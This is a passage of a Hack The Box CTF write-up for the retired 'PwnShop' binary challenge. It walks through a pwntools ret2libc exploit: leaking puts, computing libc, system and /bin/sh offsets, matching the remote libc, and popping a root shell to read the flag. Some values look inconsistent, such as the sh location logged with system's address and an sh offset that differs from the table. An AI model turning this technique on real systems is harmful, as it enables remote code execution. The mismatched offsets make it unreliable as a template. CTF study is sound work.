
```
flerb@ubuntu:~/HTB/PwnShop$ ./solve_local.py
[+] Opening connection to 46.101.23.188 on port 30459: Done
/home/flerb/.local/lib/python3.8/site-packages/pwnlib/tubes/tube.py:822: BytesWarning: Text is not bytes;
 assuming ASCII, no guarantees. See https://docs.pwntools.com/#bytes
  res = self.recvuntil(delim, timeout=timeout)
/home/flerb/.local/lib/python3.8/site-packages/pwnlib/tubes/tube.py:812: BytesWarning: Text is not bytes;
 assuming ASCII, no guarantees. See https://docs.pwntools.com/#bytes
  res = self.recvuntil(delim, timeout=timeout)
[+] Leaked binary offset: 0x56180d2eb000
./solve_local.py:51: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See https://docs.pwn
tools.com/#bytes
  io.sendlineafter('\n> ', '1')
[+] Leaked puts@GLIBC Offset: 0x7f1d6566f6a0
[*] Switching to interactive mode
Sorry, we aren't selling right now.
But you can place a request.
Enter details: $
[*] Got EOF while reading in interactive
$
```


From the address of puts the start of libc can be calculated, then that can be combined with the offset of system and /bin/sh to get a shell if we can pass a /bin/sh string as an arguments to system, once the start of LibC is known we can use ldd to find the libc that's being used and then the offsets to system and /bin/sh are easy to find using readelf and strings. This will work locally with the libc that is being used but if the remote computer is using a different version of libC it will fail and we'll have to find out which version it's using later.




```
flerb@ubuntu:~/HTB/PwnShop$ ldd pwnshop
        linux-vdso.so.1 (0x00007ffc953f7000)
        libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007f463006f000)
        /lib64/ld-linux-x86-64.so.2 (0x00007f463027f000)
flerb@ubuntu:~/HTB/PwnShop$ readelf -s /lib/x86_64-linux-gnu/libc.so.6 | grep puts@@
   194: 00000000000875a0   476 FUNC    GLOBAL DEFAULT   16 _IO_puts@@GLIBC_2.2.5
   429: 00000000000875a0   476 FUNC    WEAK   DEFAULT   16 puts@@GLIBC_2.2.5
  1158: 0000000000085e60   384 FUNC    WEAK   DEFAULT   16 fputs@@GLIBC_2.2.5
  1705: 0000000000085e60   384 FUNC    GLOBAL DEFAULT   16 _IO_fputs@@GLIBC_2.2.5
flerb@ubuntu:~/HTB/PwnShop$ readelf -s /lib/x86_64-linux-gnu/libc.so.6 | grep system@@
   617: 0000000000055410    45 FUNC    GLOBAL DEFAULT   16 __libc_system@@GLIBC_PRIVATE
  1427: 0000000000055410    45 FUNC    WEAK   DEFAULT   16 system@@GLIBC_2.2.5
flerb@ubuntu:~/HTB/PwnShop$ strings -a -t x /lib/x86_64-linux-gnu/libc.so.6 | grep /bin/sh
 1b75aa /bin/sh
flerb@ubuntu:~/HTB/PwnShop$ 
```

Integrate those offsets into our script and print them out for a sanity check:


```
    #STEP 3: Find offset in LIBC

    libc_puts_offset = 0x875a0
    libc_system_offset = 0x55410
    libc_sh_offset = 0x1b75aa

    libc_start = leaked_puts_libc - libc_puts_offset

    system = p64(libc_start + libc_system_offset)
    log.info(f'{Fore.GREEN}Calculated System Location: {str(hex(u64(system)))}{Style.RESET_ALL}')
    sh = p64(libc_start + libc_sh_offset)
    log.info(f'{Fore.GREEN}Calculated sh location: {str(hex(u64(system)))}{Style.RESET_ALL}')

    io.interactive()

```


```
flerb@ubuntu:~/HTB/PwnShop$ ./solve_local.py
[+] Opening connection to 46.101.23.188 on port 30459: Done
/home/flerb/.local/lib/python3.8/site-packages/pwnlib/tubes/tube.py:822: BytesWarning: Text is not bytes;
 assuming ASCII, no guarantees. See https://docs.pwntools.com/#bytes
  res = self.recvuntil(delim, timeout=timeout)
/home/flerb/.local/lib/python3.8/site-packages/pwnlib/tubes/tube.py:812: BytesWarning: Text is not bytes;
 assuming ASCII, no guarantees. See https://docs.pwntools.com/#bytes
  res = self.recvuntil(delim, timeout=timeout)
[+] Leaked binary offset: 0x55c8a4add000
./solve_local.py:50: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See https://docs.pwn
tools.com/#bytes
  io.sendlineafter('\n> ', '1')
[+] Leaked puts@GLIBC Offset: 0x7f5d01e8b6a0
[*] Calculated System Location: 0x7f5d01e59510
[*] Calculated sh location: 0x7f5d01e59510
[*] Switching to interactive mode
Sorry, we aren't selling right now.
But you can place a request.
Enter details: $ 
```

This works locally, but does not work on the remote server likely because it may use a different libc. The trick is to find which libc has puts at the offset leaked from the remote server (0x6a0 from above), fortunately other people have already made the tools for this, and it even gives common useful offsets:



Hack The Box :: Hack The Box
libc database search
https://libc.blukat.me/?q=puts%3A6a0&l=libc6_2.23-0ubuntu11.3_amd64
Import bookmarks...
Getting Started
securityblue.team
Hack The Box

libc database search

View source here
Powered by libc-database

Query — show all libs / start over

puts — 6a0

Find

Matches


libc6_2.15-0ubuntu10_i386
libc6_2.19-10ubuntu2.3_i386
libc6_2.23-0ubuntu11.2_amd64
libc6_2.23-0ubuntu11.3_amd64

libc6_2.23-0ubuntu11.3_amd64 — Download


	Symbol	Offset	Difference
●	system	0x0453a0	0x0
○	puts	0x06f6a0	0x2a300
○	open	0x0f7130	0xb1d90
○	read	0x0f7350	0xb1fb0
○	write	0x0f73b0	0xb2010
○	str_bin_sh	0x18ce57	0x147ab7

All symbols


With the new offsets from libc.blukat.me:



```
libc_puts_offset = 0x06f6a0
libc_system_offset = 0x0453a0
libc_sh_offset = 0x18ce17
```



```
flerb@ubuntu:~/HTB/PwnShop$ ./solve_local.py
[+] Opening connection to 46.101.23.188 on port 30459: Done
/home/flerb/.local/lib/python3.8/site-packages/pwnlib/tubes/tube.py:822: BytesWarning: Text is not bytes; assuming ASCII, no
guarantees. See https://docs.pwntools.com/#bytes
  res = self.recvuntil(delim, timeout=timeout)
/home/flerb/.local/lib/python3.8/site-packages/pwnlib/tubes/tube.py:812: BytesWarning: Text is not bytes; assuming ASCII, no
guarantees. See https://docs.pwntools.com/#bytes
  res = self.recvuntil(delim, timeout=timeout)
[+] Leaked binary offset: 0x562ba7278000
./solve_local.py:50: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See https://docs.pwntools.com/#bytes
  io.sendlineafter('\n> ', '1')
[+] Leaked puts@GLIBC Offset: 0x7f77514ca6a0
[*] Calculated System Location: 0x7f77514a03a0
[*] Calculated sh location: 0x7f77514a03a0
b"aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa\xc3\x93'\xa7+V\x00\x00\x17~^Qw\x7f\x00\x00\xa0\x03JQw\x7f\x00\x00aaaaaaaa\x19\x92'
\xa7+V\x00\x00"
[*] Switching to interactive mode
$ id
uid=0(root) gid=0(root) groups=0(root)
$ ls
core
flag.txt
pwnshop
$ cat flag.txt
HTB{th1s_is_wh@t_I_c@ll_a_g00d_d3a1!}
$
```



PwnShop has been Pwned!

Congratulations **flerb**, best of luck in capturing flags ahead!

#96	03 Oct 2021	RETIRED
CHALLENGE RANK	PWN DATE	CHALLENGE STATE